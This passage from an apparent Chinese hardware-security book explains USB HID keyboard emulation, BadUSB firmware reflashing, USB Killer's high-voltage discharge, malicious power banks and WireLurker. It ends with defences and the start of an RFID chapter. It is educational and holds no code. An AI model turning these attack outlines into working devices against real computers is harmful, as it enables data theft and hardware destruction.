将胸卡下面的 Micro USB 连接到计算机上，然后敲击六次 Caps Lock 键，就可以激活模拟键盘的功能，会调用“Win+R”打开“运行”窗口，然后输入“notepad”，如图 5-64 所示。按回车键后自动打开记事本，然后输入信息（记得别开中文输入法），如图 5-65 所示。

图5-64 自动打开运行窗口输入notepad打开记事本




图5-65 自动在记事本输入字符

4. 扩展

本节以 SyScan360 2013 Badge 为例介绍了 AVR 单片机模拟 USB HID 的功能实现，那么，这种模拟 USB-HID 协议的实现方式是不是还有别的玩法？没错，除了模拟键盘，还可以模拟鼠标、游戏杆或者结合之前讲的制作一个 USB 键盘记录器。除此之外，还能打造属于自己的 USB 名片，也能结合安全工具 DIY 大黄鸭（USB RUBBER DUCKY）进行 HID 攻击。

而且，这里的代码作者是在 Mac 下开发的，单片机的开发环境对系统是有要求的，很多开发工具在 Mac 或者 Linux 下都没有，例如 Keil、IAR 都只有 Windows 版本，但总会有人开发出能用的开发工具，例如 sdcc。

只要有理想，有目标，有动力，不管是研究硬件还是软件，都能一鸣惊人。如果只想自己玩，那就独善其身；如果有强烈的开源精神，那就是兼济天下，惠及众生。

5.2.2 BadUSB

1. 简介

在 BadUSB 出现之前，使用 USB 接口进行攻击的主流攻击方式都是 USB HID 攻击，也就是前面讲的模拟 USB 键盘进行攻击，主要设备是大黄鸭（如图 5-66 所示）和前面提过的 Teensy。




图5-66 大黄鸭

这两者的做法都是通过交互很好的开发工具编写脚本模拟键盘按键进行操作，区别在于主控 MCU 性能的强弱，以及接口 API 封装的优良，这种方法需要特殊硬件的支持。

在 BlackHat 2014 上，来自柏林 SRLabs 的安全研究人员 JakobLell 和独立安全研究人员 Karsten Nohl 展示了他们称为 BadUSB（按照 BadBIOS 命名）的攻击方法，这种方法使用的是普通的 U 盘，使得 HID 攻击的成本更低，伪装能力更强。

2. 原理

其实 U 盘的结构很简单，一个 USB 控制器外加一块 Flash，如图 5-67 所示。USB 控制器通常都是一个带 USB 接口的单片机，所以从原理上讲，用 Arduino+nand Flash 也能 DIY 一个 U 盘，在网上能看到各种 USB 主控板，可以自己 DIY U 盘，如图 5-68 和图 5-69 所示。




图5-67 BadUSB原理与实物图

图5-68　银灿IS903方案USB 3.0主控板




图5-69　SK6221方案U盘

那么问题来了，这些作为 U 盘主控的单片机刷了其他固件会怎么样？这就是 BadUSB 的原理。在官网有一个设备支持列表，因为研究人员只是针对使用 C8051F 单片机作为主控的 U 盘型号开发了固件，理论上，只要有单片机开发的经验，而且对 USB 协议理解得深刻，肯花时间琢磨，就可以开发出针对任何 U 盘的 BadUSB。BadUSB 的官方网址：https://github.com/brandonlw/Psychson。

在 USB 协议中，除了可以识别成 USB 键盘、鼠标、游戏杆之外，还能识别成 U 盘、USB 网卡、USB 光驱、USB 声卡等，如图 5-70 所示。




图5-70　USB攻击示意

在 HID 过程中，借助键盘、鼠标外加存储或者网卡的组合，比单一的 USB 键盘攻击的威力要大很多。例如，调用命令，然后从存储中复制出程序，之后再执行，或者直接将数据在后台复制到存储中。再比如，模拟成 USB 网卡，修改 Windows 的 DNS 设置，然后通过 DNS 劫持进行二次攻击，如图 5-71 所示。




图5-71　USB HID模拟USB网卡DNS工具

再比如模拟成 USB 光驱或者 USB 硬盘，配合键盘模拟，完全可以做到系统启动时从 U 盘启动一个 Linux 或者 PE 一类的系统，然后进行各种文件操作、数据重写、烧写 BIOS，甚至直接伪装显示器显示的内容，这种攻击危险性非常高，如图 5-72 所示。




图5-72　USB HID攻击的思路

再就是，结合一些系统本身的漏洞，也能产生很强的攻击效果。2015 年的一个攻击方法是使用 HID 攻击，先模拟一个键盘，再模拟一个 USB 存储，通过 NTFS 文件系统的一个漏洞（微软已修复），绕过系统密码进入系统。

5.2.3 U盘量产

除了 HID 攻击，还有其他利用吗？当然有！当过网管或者经常给人装系统的人，应该听说过一个名词“U 盘量产”（如图 5-73 所示），通过软件将 U 盘刷上新固件，然后重新分区，最后得到一个 USB 光驱和一个 USB 存储。

图5-73 银灿方案量产工具界面

这里还要提到一个“历史”名词 U3，U3 是美国著名的存储卡与闪存生产商 SanDisk 与以色列著名的闪存技术开发商 Msystems 共同研发的，基于 USB 闪盘的新一代随身智能应用平台，如图 5-74 所示。




图5-74 SanDisk cruzer U盘

简单地说，就是在 U 盘上运行了一个名为 U3 的操作系统，而且这个系统有加密功能，插上 U 盘后，USB 存储是无法访问的，必须运行识别出来的 USB 光驱中的 U3 操作系统程序，在系统中输入密码后，才能访问 USB 存储中的数据（如图 5-75 所示），这也是早期最经典的 USB 加密 U 盘，而且有专门为 U3 系统打造的应用程序（如图 5-76 所示），这样就可以在任何计算机中运行自己最常用的软件。




图5-75 U3安全保护界面窗口

图5-76 U3应用程序

同样，最早的 USB HID 攻击也是用 U3 系统，将官方自带的 USB 光驱中的程序替换成“加料”的程序，这样用户在运行之后，很多信息会被窃取，如图 5-77 和图 5-78 所示。

图5-77　U3攻击利用工具（1）




图5-78　U3攻击利用工具（2）

在 2009 年年底，U3 技术就已经停产，SanDisk 和金士顿支持 U3 的 U 盘也不再生产。

量产 U 盘需要使用配套的量产工具，因为需要对应主控芯片，量产后的 U 盘可以作为 USB 光驱安装系统，也能刷入 AI Security 加密软件实现类似 U3 的加密 U 盘功能，如图 5-79 所示，甚至可以分几个不同分区，公共的、加密的和 USB 光驱，如图 5-80 所示。

图5-79　AI Security软件界面

图5-80 AI Security加密效果

用量产的方法，就可以免去买 USB 光驱或者加密 U 盘的做法。不过，量产有风险，没搞好 U 盘主控芯片的固件挂了，U 盘就毁了。

根据这些原理，我们发现 U 盘的 Flash 芯片，不管是 NAND 还是 EMMC，都是可以读写的，除非是专门的加密 U 盘。常规的 U 盘，哪怕是用加密软件加密的，只需要拆下 Flash 芯片，用编程器读出，基本上数据就一览无余了。常规加密 U 盘做的也仅仅是加密分区表或者对分区表移位，这种加密在 DOS 软盘时代就已经被玩坏了，各种花样玩法千奇百怪。

所以，为了数据安全，最靠谱的做法是自己做 U 盘，自己加密。对硬件爱好者来说很容易，可能就是美观和性能的差距而已。

既然 U 盘可以量产，那么移动硬盘呢？移动硬盘的原理和 U 盘差不多，同样的单片机，只不过不是 USB 转 SPI 接口去读写 Flash，而是 USB 转 SATA 接口读写硬盘（如图 5-81～图 5-83 所示）。




图5-81 移动硬盘拆机图




图5-82 msata SSD移动硬盘盒

那么，只要逆向破解了移动硬盘的主控单片机的固件，刷入修改的固件，“硬盘版”的 BadUSB 就诞生了。硬件加密移动硬盘（如图 5-84～图 5-85 所示）的原理都是在主控芯片中做工作（如图 5-86 所示），而装在移动硬盘中的硬盘本身，加密都非常弱。

图5-83　msata SSD移动硬盘盒

图5-84　Netac加密移动硬盘盒

图5-85　存储巴士加密移动硬盘盒




图5-86　加密移动硬盘盒的原理

总之，USB HID 的玩法很多，拓展应用也很多。

5.2.4　USB Killer

再说一个 USB 的终极杀手：USB Killer。它已经发展到了 2.0 版本（如图 5-87 和图 5-88 所示），利用模拟电路产生高压电，然后烧毁 USB 接口所在的设备。




图5-87　USB Killer（1）




图5-88　USB Killer（2）

我们可以看到 USB Killer 官网 http://kukuruku.co/hub/diy/usb-killer 放出的样板，如图 5-89

所示。这其实是硬件研发人员常用的一种做法，自己腐蚀覆铜板，节省 PCB 制板的费用（国外的 PCB 制板费用很高，国内打样相对便宜）。别看样子丑，很多产品的原型都是这样的。




图5-89　USB Killer 的样板

USB Killer 插入电脑端后，U 盘内置的 DC/DC 转换器就会启动，将电压升高至 110V，随后 DC/DC 转换器便会停止工作，同时打开 MOS 开关管，将 110V 电压传输至 USB 接口信号线。当电容器电压下降到 7V，MOS 管随即关闭，这时 DC/DC 转换器又将运行起来。如此循环往复，直至你的计算机设备被毁坏为止。

简单地说，USB Killer 连上计算机后，利用一堆电容不断提升电压并且储存电量，当电量达到一定水平，它会把电量传回 USB 控制器，但由于传回的电压太高，会超过计算机上器件的耐压值，因为 USB 控制器是被集成在计算机南桥上的，这样就会将计算机的南桥烧毁。

用电容积攒电荷然后瞬间放出，产生的能量是非常巨大的，有兴趣的读者可以了解下特斯拉线圈、人造闪电和电磁炮，都是类似的原理，一堆电容。

原理其实很简单，而它的危害也远没有那么夸张，至少硬盘损坏的可能性不大，一般都是损坏南桥芯片，早期笔记本电脑的 USB 接口的 ESD 防护做得不好，在 U 盘使用时插拔 U 盘或者有故障的 U 盘都会烧南桥。现在的电脑 USB 接口的防护做得很好，毕竟是工业级产品，出厂 EMC 认证和 ESD 放电测试都是必需的。

所以 Dark Purple 演示时用了 ThinkPad X61 这么古老的笔记本。如果用现在新的主板，例如技嘉宣传的主板（如图 5-90 所示），USB 接口都有保险丝，当电流或者电压超过负载就会断开，USB Killer 就没法用了。

还是一句话，别贪小便宜，以后在路上捡到图 5-91 所示的这种 U 盘还敢随便用吗？




图5-90　技嘉主板防USB过压过流示意图




图5-91　伪装的U盘

注意：安全第一，切勿违法。毁坏他人硬件造成重大损失甚至伤人，要承担法律责任。

5.2.5 “黑寡妇”移动电源与WireLurker

在 iOS 6 的时代，在国内外安全会议上曾经有个很火的“特殊”移动电源，俗称“黑寡妇”，使用 TI 的 AM335X 架构嵌入式开发板为原型制作的“恶意”移动电源，在插入 iPhone 或者 iPad 后，就会通过 iOS 系统漏洞入侵 iPhone 或者 iPad，将所有数据复制到“黑寡妇”中，这种“恶意”充电器让很多安全人士不再使用他人的移动电源和公共的充电桩。

在 iOS 升级之后，苹果已经封堵了相关漏洞，但不管是 iOS 系统还是 Android 系统，连接到计算机后，只要在手机上单击了“信任”按钮，照片、视频、录音等信息就可以被电脑读取，所以只要移动电源中嵌入了一块嵌入式系统的开发板，用户不注意的情况下单击了“信任”按钮，同样会被窃取很多重要资料！

WireLurker 是一款恶意软件，该病毒主要通过麦芽地等第三方苹果应用平台对 Mac 设备及 iOS 设备进行感染，iOS 设备通过 USB 数据线连接到被感染的 PC 或者 Mac 电脑之后，很容易因为同步软件或者其他 APP 安装软件导致 iOS 设备被病毒感染。

5.2.6 USB安全注意事项

要对 USB 安全做防范相对简单，比如 USB-HID 攻击，很多安全措施很严格的公司，直接从硬件接口上封堵 USB 接口，无法插入 USB 设备当然就可以防范攻击，或者在软件层做

了处理，将 USB 驱动做了调整，如果没有相应应答处理的设备，插入 USB 接口也无法识别，如果想更简单的话还可以做 HID 设备白名单，只要识别和握手交互过程有任何的异常就直接禁用该设备并产生告警信息。

对于 USB Killer 的防御就主要依靠人们的安全意识了。不要随意将陌生人提供的 U 盘插入计算机。大学时用同学的 U 盘后，计算机经常被感染病毒，现在不只是病毒，可能会烧主板。

而针对“恶意”充电桩与 WireLurker 的处理方法，也比较简单，不要随意使用公共场所的 USB 充电桩或陌生人提供的移动电源就可以。如果要用，请使用自制的屏蔽了“D+”和“D-”的数据线，或者搭配 SecUSB（如图 5-92 所示）使用，防止手机中的数据被窃。

图5-92 SecUSB 安全充电

总之，黑客的攻击手段五花八门，针对单一的攻击手段或许有相应的防御方法，面对那些“组合技能”，我们还是需要提高安全意识，学会保护自己的隐私和数据。当然，更重要的一点是：**不要贪心！天下没有免费的午餐！**

第6章　RFID、SIM和汽车安全

本章将讲述 RFID 卡在硬件层面的安全相关内容，以及 SIM 卡通信和汽车安全相关的知识。关于 RFID 安全的更多内容请参看作者团队写的《无线电安全攻防大揭秘》。

6.1　打造ID卡模拟器

现在很多小区的门禁、酒店、美容院、网吧、美食城用的会员卡都是 ID 卡，出门时带一堆 ID 卡很不方便，为了解决这个问题，作者团队打造了一款“多用”ID 卡。

6.1.1　RFID系统简介

RFID 是自动识别技术的一种，自动识别技术还包括条形码技术、光学字符识别（OCR，Optical Character Recognition）、生物识别技术等，如图 6-1 所示，其中智能卡与 RFID 技术关系密切。




图6-1　自动识别技术

智能卡包含一个可通过机械接触存取数据的芯片，解决了条形码存储容量有限且不可改写

数据的问题。智能卡被广泛应用于日常生活中，例如电话卡、银行卡等。读卡器通过机械接触智能卡的铜制接触面为智能卡提供电源和时钟，并且完成数据通信。根据是否具有运算能力，智能卡可分为存储式芯片卡和 CPU 卡。存储式芯片卡包含一个 EEPROM，部分还包含加密算法，如图 6-2 所示。这种卡一般应用在对成本较敏感的大范围系统中，例如德国的社会保险卡。CPU 卡包含一个 CPU 和一个存储芯片（例如 ROM、RAM 或 EEPROM），如图 6-3 所示。这种卡一般应用在安全性要求较高的系统中，例如 GSM 电话卡、银行卡和二代身份证。




图6-2 存储式芯片卡




图6-3 CPU卡

因为机械接触在某些应用场景中极不方便，所以 RFID 技术用无线通信替代智能卡的机械接触。RFID 的基本原理是先生成相应频率的无线电信号，之后使用调制器将数据按照特定编码规则加入其中，然后通过天线传送出去，读卡器通过读卡天线接收到信号后，就可以解码出数据。RFID 芯片卡被广泛应用，例如高速公路 ECT 系统、门禁、物流电子票签、迪尼斯乐园门票、带 Quick Pass 的银行卡，如图 6-4 所示。

图6-4 RFID被广泛应用

6.1.2 物理层原理

RFID 系统由 RFID 芯片卡、读卡器和后台控制器组成，如图 6-5 所示。RFID 芯片卡是信息携带者，一般包含射频前端（用于接收能量、时钟、数据）和 EEPROM（用于存储数据），部分具备运算能力。读卡器包含射频前端和数据接口（例如 RS232、RS485）。后台控制器管控多个读卡器，给不同的读卡器部署不同的权限，设计白名单。




图6-5 RFID系统

RFID 系统的物理层实现原理有电磁耦合方式和电磁反向散射方式两种。

电磁反向散射方式采用雷达原理模型，发射出去的电磁波碰到目标卡后反射，同时携带回目标卡的信息，如图 6-6 所示。电磁反向散射的典型工作频率有 433MHz、800/900MHz、2.45GHz 和 5.8GHz，主要用于超高频 RFID 系统中。




图6-6 电磁辐射方式的RFID系统

本章主要关注电磁耦合方式的 RFID 系统，其典型的工作频率有 125kHz、13.56MHz，主要用于低频、高频 RFID 系统中。电磁耦合方式的 RFID 系统如图 6-7 所示，其读卡过程如下。

（1）读卡器将高频调制信号经天线向外发送。

（2）当进入读卡器工作区域后，RFID 芯片卡中天线和电容组成的谐振回路接收高频调制信号，使卡片获得能量、时钟和信号，使其“激活”。

（3）RFID 芯片卡将应答信号经高频信号调制后，回送读卡器。

（4）读卡器对接收的调制信号进行解调、解码后送至后台控制器进行处理。

（5）后台控制器根据系统规则做出响应。




图6-7 电磁耦合方式的RFID系统

1. 芯片卡的原理

RFID 芯片卡与智能卡的物理层结构类似，不同之处是 RFID 芯片卡增加了射频前端用于能量和信号传输。射频前端天线端接发已调制的高频模拟信号，另一端输出解调后的数字信号，其功能类似有线电话系统中的调制解调器。

与智能卡类似，根据是否具有运算能力，RFID 芯片卡可分为非接触式存储卡和非接触式 CPU 卡。非接触式存储卡有一组唯一识别码、通信接口（包含天线及调制解调器），以及一个包含了通信逻辑电路、加密控制逻辑电路和 EEPROM 的 ASIC 芯片。非接触式存储卡的结构如图 6-8 所示。非接触式 CPU 卡比前者多了一个 CPU，具有更强的运算能力，其结构如图 6-9 所示。




图6-8 非接触式存储卡




图6-9　非接触式CPU卡

2. 读卡原理

读卡原理如图 6-10 所示。




图6-10　读卡原理

我们以最基础的 125kHz 无加密 ID 卡为例，剖析当 RFID 芯片卡进入读卡器工作范围时的读卡过程。

（1）ID 卡读卡器将载波信号经天线向外发送，载波频率为 125kHz。

